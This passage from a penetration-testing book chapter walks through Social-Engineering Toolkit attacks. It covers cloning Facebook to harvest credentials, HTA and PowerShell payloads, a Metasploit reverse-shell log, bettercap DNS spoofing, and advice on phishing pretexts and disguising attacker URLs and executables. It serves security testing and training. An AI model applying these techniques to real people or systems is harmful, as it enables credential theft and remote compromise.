


Figure 5.13: Startup screen on SET

If you select `1) Social-Engineering Attacks`, you will be presented with the following submenu, shown in *Figure 5.14*:




Figure 5.14: Social engineering attack main menu

The attacking menu options are as follows:

1. **Spear-Phishing Attack Vectors**: This module allows an attacker to create email messages and templates and send them to targeted victims with attached exploits.
2. **Website Attack Vectors**: One of the comprehensive modes that allow attackers to utilize multiple sub-modules to perform a variety of web attacks—we will explore some modules in the coming sections.
3. **Infectious Media Generator**: This creates an `autorun.inf` file and Metasploit payload. Once burned or copied to a USB device or physical media (CD or DVD), and inserted into the target system, it will trigger autorun (if autorun is enabled) and compromise the system.
4. **Create a Payload and Listener**: This module is a rapid menu-driven method of creating a Metasploit payload. The attacker

must use a separate social engineering attack to convince the target to launch it.

5. **Mass Mailer Attack**: To be able to send mass emails using `Sendmail` and spoof the sender's identity.
6. **Arduino-Based Attack Vector**: This programs Arduino-based devices, such as the Teensy (https://www.pjrc.com/teensy/). Because these devices register as a USB keyboard when connected to a physical Windows system, they can bypass security based on disabling autorun or other endpoint protection.
7. **Wireless Access Point Attack Vector**: This will create a fake wireless access point and DHCP server on the attacker's system, and redirect all DNS queries to the attacker. The attacker can then launch various attacks, such as the Java applet or a credential harvester attack.
8. **QRCode Generator Attack Vector**: This creates a QR code with a defined URL associated with an attack.
9. **PowerShell Attack Vectors**: This allows the attacker to create attacks that rely on PowerShell, a command-line shell and scripting language available on versions of Windows from Vista onwards.
10. **Third Party Modules**: This allows the attacker to use the **Remote Administration Tool Tommy Edition** (**RATTE**) and Google analytics attack by Zonksec. RATTE is a part of the Java applet attack; it is a text menu-driven remote access tool and can work as an isolated payload.

SET also provides a menu item for **fast-track penetration testing**, which gives rapid access to some specialized tools that support brute-force identification and password cracking of SQL databases, as well as some customized exploits that are based on Python, SCCM attack vectors, Dell computer DRAC/chassis exploitation, user enumeration, and PsExec PowerShell injection.

The menu also gives options for updating the SET and updating the configuration. However, these additional options should be avoided, as they are not fully supported by Kali, and may cause conflicts with dependencies.

Social-engineering attacks

The latest version of the social engineering toolkit has removed the Spoof SMS and Full-screen attack modules. The following is a brief explanation of the social engineering attacks.

`The Spear-Phishing Attack Vector` allows an attacker to create email messages and send them to targeted victims with attached exploits. `Website Attack Vectors` utilize multiple web-based attacks, including the following:

1. **Java applet attack method**: This spoofs a Java certificate and delivers a Metasploit-based payload. This is one of the most successful attacks, and it is effective against Windows, Linux, and macOS targets.
2. **Metasploit browser exploit method**: This delivers a Metasploit payload using an iFrame attack.
3. **Credential harvester attack method**: This clones a website and automatically rewrites the `POST` parameters to allow an attacker to intercept and harvest user credentials; it then redirects the victim back to the original site when harvesting is completed.
4. **Tabnabbing attack method**: This replaces information on an inactive browser tab with a cloned page that links back to the attacker. When the victim logs in, the credentials are sent to the attacker.
5. **Web jacking attack method**: This utilizes iFrame replacements to make the highlighted URL link appear legitimate; however, when it is clicked, a window pops up and the legitimate link is then replaced with a malicious link.

6. **Multi-attack web method**: This allows an attacker to select some or all of the several attacks that can be launched at once, including the following:
    - Java applet attack method
    - Metasploit browser exploit method
    - Credential harvester attack method
    - Tabnabbing attack method
    - Web Jacking attack method
7. **HTA attack method**: This is when an attacker presents a fake website that will automatically download HTML applications in `.HTA` format.

As an initial example of SET's strengths, we will see how it can be used to gain a remote shell: a connection made from the compromised system back to the attacker's system.

Testers performing a Tabnabbing attack might encounter the following error message: `[!] Something went wrong, printing the error: module 'urllib' has no attribute 'urlopen'`. This is a known issue with the current version. However, an alternative method is to select the multi-attack web attack method and then perform the Tabnabbing attack.

Credential harvester web attack method

Credentials, generally the username and password, give a person access to networks, computing systems, and data more generally. An attacker can use this information indirectly (by logging on to the victim's Gmail account and sending emails to facilitate an attack against the victim's trusted connections, say), or directly against the user's account. This attack is particularly relevant given the extensive reuse of credentials; users typically reuse passwords in multiple places.

Particularly prized are the credentials of a person with privileged access, such as a system or database administrator, which can give an attacker access to multiple accounts and data repositories.

The SET's credential harvesting attack uses a cloned site to collect credentials. To launch this attack, select `2) Website Attack Vectors` from the main menu, then `3) Credential Harvester Attack Method`, and then select `2) Site Cloner`.

For this example, we will follow the menu selections to clone a website, such as Facebook, as shown in *Figure 5.15*:




Figure 5.15: Cloning Facebook to our Kali Linux using the credential harvester

Again, the attacker's IP address must be sent to the intended target. When the target clicks on the link or enters the IP address, they will be presented with a cloned page that resembles the regular login page for Facebook, as shown in *Figure 5.16*, and they will be prompted to enter their username and password:




Figure 5.16: Hosting facebook.com on our local Kali Linux

Once this is done, the users will be redirected to the regular Facebook site, where they will be logged in to their account. In the background, their access credentials will be collected and forwarded to the attacker. The attacker will see the following entry, shown in *Figure 5.17*:




Figure 5.17: Successful capture of the username and password field from our hosted local facebook.com

When the attacker has finished collecting credentials, entering *Ctrl + C* will generate two reports in the `SETreports` directory in XML and HTML formats.

Note that the address in the URL bar is not the valid address for Facebook; most users will recognize that something is wrong if they can see the address. A successful exploit requires the attacker to prepare the victim with a suitable pretext, or story, to make the victim accept the unusual URL. For example, send an email to a targeted group of non-technical managers to announce that a local Facebook site is now being hosted by IT to reduce delays in the email system.

The credential harvesting attack is an excellent tool for assessing the security of a corporate network. To be effective, the organization must first train all the employees on how to recognize and respond to a phishing attack. Approximately two weeks later, send a corporate-wide email that contains some obvious mistakes (incorrect name of the corporate CEO or an address block that contains the wrong address) and a link to a program that harvests credentials. Calculate the percentage of recipients who responded with their credentials, and then tailor the training program to reduce this percentage.

Multi-attack web attack method

The Hail Mary attack for website attack vectors is a multi-attack web method that allows the attacker to implement several different attacks at one time, should they choose to. By default, all attacks are disabled, and the attacker chooses the ones to run against the victim. To launch this attack, select `2) Website Attack Vectors` from the main menu, then select `6) Multi-Attack Web Method`, and then select `2) Site Cloner`, as shown in *Figure 5.18*:

```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.103]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*********************************************************]

               Multi-Attack Web Attack Vector

[*********************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu
```

Figure 5.18: Multi-attack web attack vectors menu

You can either select `6. Use them all - A.K.A 'Tactical Nuke'` or enter the attack you want to perform by entering the right

number; for `Web Jacking Attack Method`, for example, enter `5`.

This is an effective option if you are unsure as to which attacks will be effective against a target organization; select one employee, determine the successful attack(s), and then reuse them against the other employees.

HTA web attack method

This type of attack is a simple HTML application that can provide full access to the remote attacker. The usual file extension of an HTA is `.hta`. An HTA is treated like any executable file with the extension `.exe`. When executed via `mshta.exe` (or when the file icon is double-clicked), it runs immediately. When executed remotely via the browser, the user is asked once, before the HTA is downloaded, whether or not to save and run the application; if saved, it can simply be run on demand after that.

An attacker can create a malicious application for Windows using web technologies. To launch an HTA attack using social engineering toolkit, select `1) Social-Engineering Attacks` from the main menu. Then, select `2) Website Attack Vectors` from the next menu, and select `7) HTA Attack Method`, followed by `2) Site Cloner,` to clone any website. In this case, we will clone `facebook.com`, as shown in *Figure 5.19*:




Figure 5.19: Successful setup of an HTA attack web attack by cloning facebook.com

Attackers will now send the server with the fake `facebook.com` site to the victim users to phish for information; *Figure 5.20* depicts what a victim would see:




Figure 5.20: Victim's screen, which pops up with the delivery of HTA payload to the endpoint

If the victim user runs the HTA file locally on the system, an additional pop-up from Internet Explorer security will open up the reverse connection to the attackers, as shown in *Figure 5.21*. SET should automatically set up with a listener from Metasploit:

```
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175203 bytes) to 192.168.0.210
[*] Meterpreter session 1 opened (192.168.0.103:443 -> 192.168.0.210:12207) at 2021-06-06 12:48:04 -0400
sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  MASTERING-KALIL\vijay @ MASTERING-KALIL  192.168.0.103:443 -> 192.168.0.210:12207
                                                                             (192.168.0.210)
```

Figure 5.21: Successful payload execution leading to Metasploit reverse shell of the victim

Using the PowerShell alphanumeric shellcode injection attack

SET also incorporates more effective attacks based on PowerShell, which is available on all Microsoft operating systems after the release of Microsoft Windows Vista. Because PowerShell shellcode can easily be injected into the target's physical memory, attacks using this vector do not trigger antivirus alarms.

To launch a PowerShell injection attack using SET, select `1) Social-Engineering Attacks` from the main menu. Then select `9) PowerShell Attack Vectors` from the next menu. This will give the attacker four options for attack types; for this example, select `1` to invoke the PowerShell alphanumeric shellcode injector. This will set the attack parameters and prompt the attacker to enter the IP address for the payload listener, which will usually be the IP address of the attacker. When this has been entered, the program will create the exploit code and start a local listener.

The PowerShell shellcode that launches the attack is stored at `*root*.set/reports/ powershell/x86_powershell_injection.txt`. The social engineering aspect of the attack occurs when the attacker convinces the intended victim to copy the contents of `x86_powershell_injection.txt` into a PowerShell prompt, as shown in *Figure 5.22*, and execute the code:




Figure 5.22: PowerShell payload in the *root*.set/reports/powershell folder

As shown in *Figure 5.23*, execution of the shellcode did not trigger an antivirus alarm on the target system. Instead, when the code was executed, it opened a Meterpreter session on the attacking system and allowed the attacker to gain an interactive shell with the remote system:




Figure 5.23: Confirmation of Metasploit reverse shell from the victim to our listener on SET

Once the remote system access is gained, the attackers should create a backdoor, which we will explore in *Chapter 13, Command and Control*. We have now explored the important techniques that can be used by attackers during a social engineering exercise using SET.

Hiding executables and obfuscating the attacker's URL

As shown in the previous examples, there are two keys to successfully launching a social engineering attack. The first is to obtain the information needed to make it work: usernames, business information, and supporting details about networks, systems, and applications. The majority of the effort, however, is focused on the second aspect: crafting the attack to entice the target into opening an executable or clicking on a link.

Several attacks produce modules that require the victim to execute them in order for the attack to succeed. Unfortunately, users are increasingly wary about executing unknown software. There are, however, some ways to increase the possibility of successful attack execution, including the following:

- Launch an attack from a system that is known and trusted by the intended victim or spoof the source of the attack. If the attack appears to originate from the help desk or IT support and claims to be an urgent software update, it will likely be executed:
    - Rename the executable to something that resembles the trusted software, such as `Java Update`.
    - Embed the malicious payload into a benign file, such as a PDF file, using an attack, such as Metasploit's `adobe_pdf_embedded_exe_nojs` attack.

    - Executables can also be bound to Microsoft Office files, MSI install files, or BAT files configured to run silently on the desktop.
    - Have the user click on a link that downloads the malicious executable.
- Since the SET uses the attacker's URL as the destination for its attacks, a key success factor is to ensure that the attacker's URL is believable to the victim. There are several techniques used to accomplish this, including the following:
    - Shorten the URL using a service, such as https://goo.gl/or tinyurl.com. These shortened URLs are common among social media platforms, such as Twitter, and victims rarely use precautions when clicking on such links.
    - Enter the link on a social media site, such as Facebook or LinkedIn; the site will create its own link to replace yours, with an image of the destination page. Then, remove the link that you entered, leaving behind the new social media link.
    - Create a fake web page on LinkedIn or Facebook; as the attacker, you control the content, and can create a compelling story to drive members to click on links or download executables. A well-executed page will not only target employees, but also vendors, partners, and their clients, maximizing the success of a social engineering attack.

Escalating an attack using DNS redirection

If an attacker or penetration tester has compromised a host on the internal network, they can escalate the attack using DNS redirection. This is generally considered to be a horizontal attack (it compromises persons of roughly the same access privileges); however, it can also escalate vertically if the credentials from privileged persons are captured. In this example, we will use bettercap (to be explored in more detail in *Chapter 11*, *Action on the Objective and Lateral Movement*) as a sniffer, interceptor, and logger for switched LANs. It facilitates man-in-the-middle attacks, but we will use it to launch a DNS-redirection attack to divert users to sites used for our social engineering attacks.

To start the attack, we need to install bettercap, which is not installed by default in the latest version of Kali. This can be achieved by running `sudo apt install bettercap`. We should be able to activate any module that is required; for example, we will now try the DNS spoof attack module on the target by creating a file called `dns.conf` with the IP and domain details, as shown in *Figure 5.24*. This will enable any request made to `microsoft.com` on the network to be forwarded to the attacker's IP, in this example `192.168.0.103`.

Let's run the default Apache server on our Kali Linux by activating the service by running `sudo systemctl start apache2.service,` run bettercap by entering `sudo bettercap` in the terminal, load

our DNS configuration with `set dns.spoof.hosts dns.conf`, and then turn on DNS spoofing by running `dns.spoof on` in the bettercap terminal:

